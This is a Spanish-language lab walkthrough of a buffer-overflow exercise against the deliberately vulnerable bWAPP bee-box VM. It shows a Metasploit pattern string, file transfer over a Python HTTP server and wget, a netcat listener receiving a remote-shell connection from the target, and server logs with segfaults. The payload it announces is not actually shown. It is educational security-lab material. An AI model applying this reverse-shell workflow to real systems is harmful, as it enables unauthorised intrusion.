

Generar y usar la Cadena de Explotación

```
File Actions Edit View Help
(kali@kali)-[~]
$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 360
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9

(kali@kali)-[~]
$ ls
Desktop  Downloads  Music  pattern_chain.txt  Public  report_htop.txt  resultado.txt  Videos
Documents  Metasploitable2scan.txt  Nessus-10.0.3-debian10_amd64.deb  Pictures  reporte_ab.txt  resultado.ps  Templates

(kali@kali)-[~]
$
```

Inicia un servidor HTTP en Kali para transferir el archivo:

```
(kali@kali)-[~]
$ ls
Desktop  Downloads  Music  pattern_chain.txt  Public  report_htop.txt  resultado.txt  Videos
Documents  Metasploitable2scan.txt  Nessus-10.0.3-debian10_amd64.deb  Pictures  reporte_ab.txt  resultado.ps  Templates

(kali@kali)-[~]
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Descarga el archivo pattern_chain.txt en BeeBox usando wget:


```
Archivo Máquina Ver Entrada Dispositivos Ayuda
Applications Places System
bee@bee-box: ~
File Edit View Terminal Tabs Help
bee@bee-box:~$ wget http://10.0.1.6:8080/pattern_chain.txt
--03:01:48-- http://10.0.1.6:8080/pattern_chain.txt
=> 'pattern_chain.txt.1'
Connecting to 10.0.1.6:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 361 [text/plain]

100%[=====] 361 --.-K/s

03:01:48 (19.22 KB/s) - 'pattern_chain.txt.1' saved [361/361]


bee@bee-box:~$ !ls
bash: !ls: command not found
bee@bee-box:~$ ls
Desktop  Examples  pattern_chain.txt  Pictures  Templates
Documents  Music  pattern_chain.txt.1  Public  Videos
bee@bee-box:~$
```

Lee el contenido del archivo descargado en BeeBox:



```
bee@bee-box: ~  
File Edit View Terminal Tabs Help  
bee@bee-box:~$ ls  
Desktop Examples pattern_chain.txt Pictures Templates  
Documents Music pattern_chain.txt.1 Public Videos  
bee@bee-box:~$ cat pattern_chain.txt  
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac  
6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2A  
f3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9  
Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak  
6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9  
bee@bee-box:~$
```

Usa la cadena generada con `pattern_create.rb` en el campo o parámetro que pueda causar el desbordamiento de búfer en `bWAPP`.




Ejecuta un listener en Kali para recibir la shell remota:

```
(kali@kali)-[~]
$ ls
Desktop  Downloads  Music  pattern_chain.txt  Public  report_htop.txt  resultado.txt  Videos
Documents  Metasploitable2scan.txt  Nessus-10.0.3-debian10_omd64.deb  Pictures  reporte_ab.txt  resultado.ps  Templates

(kali@kali)-[~]
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.0.1.8 - - [30/Apr/2025 21:01:49] "GET /pattern_chain.txt HTTP/1.0" 200 -
^C
Keyboard interrupt received, exiting.

(kali@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
```

Para obtener una shell remota, inyecta el siguiente payload en el campo que causa el desbordamiento:



```
(kali@kali)-[~]
$ ls
Desktop  Downloads  Music  pattern_chain.txt  Public  report_htop.txt  resultado.txt  Videos
Documents  Metasploitable2scan.txt  Nessus-10.0.3-debian10_omd64.deb  Pictures  reporte_ab.txt  resultado.ps  Templates

(kali@kali)-[~]
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
10.0.1.8 - - [30/Apr/2025 21:01:49] "GET /pattern_chain.txt HTTP/1.0" 200 -
^C
Keyboard interrupt received, exiting.

(kali@kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.0.1.6] from (UNKNOWN) [10.0.1.8] 54126
```

Revisa los logs del servidor web en BeeBox para cualquier mensaje relacionado con el desbordamiento de búfer:

```
File Edit View Terminal Tabs Help
[Wed Apr 30 00:41:25 2025] [notice] FastCGI: process manager initialized (pid 54
38)
[Wed Apr 30 00:41:27 2025] [warn] RSA server certificate CommonName (CN) 'bee-bo
x.bwapp.local' does NOT match server name!?
[Wed Apr 30 00:41:27 2025] [notice] Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.
6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g configured
-- resuming normal operations
[Wed Apr 30 00:58:23 2025] [error] [client 10.0.1.6] File does not exist: /var/w
ww/hulk
[Wed Apr 30 00:58:23 2025] [error] [client 10.0.1.6] File does not exist: /var/w
ww/favicon.ico, referer: http://10.0.1.8/hulk
[Wed Apr 30 00:58:36 2025] [error] [client 10.0.1.6] File does not exist: /var/w
ww/ironman
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
Segmentation fault
sh: Syntax error: end of file unexpected (expecting ")")
sh: Syntax error: end of file unexpected (expecting ")")
sh: Syntax error: word unexpected (expecting ")")
sh: Syntax error: end of file unexpected (expecting ")")
sh: Syntax error: end of file unexpected (expecting ")")
[Wed Apr 30 03:52:52 2025] [notice] caught SIGWINCH, shutting down gracefully
[Thu May 01 02:42:33 2025] [warn] RSA server certificate CommonName (CN) 'bee-bo
x.bwapp.local' does NOT match server name!?
[Thu May 01 02:42:33 2025] [notice] FastCGI: process manager initialized (pid 54
73)
[Thu May 01 02:42:35 2025] [warn] RSA server certificate CommonName (CN) 'bee-bo
x.bwapp.local' does NOT match server name!?
[Thu May 01 02:42:35 2025] [notice] Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.
6 PHP/5.2.4-2ubuntu5 with Suhosin-Patch mod_ssl/2.2.8 OpenSSL/0.9.8g configured
-- resuming normal operations
bee@bee-box:~$
```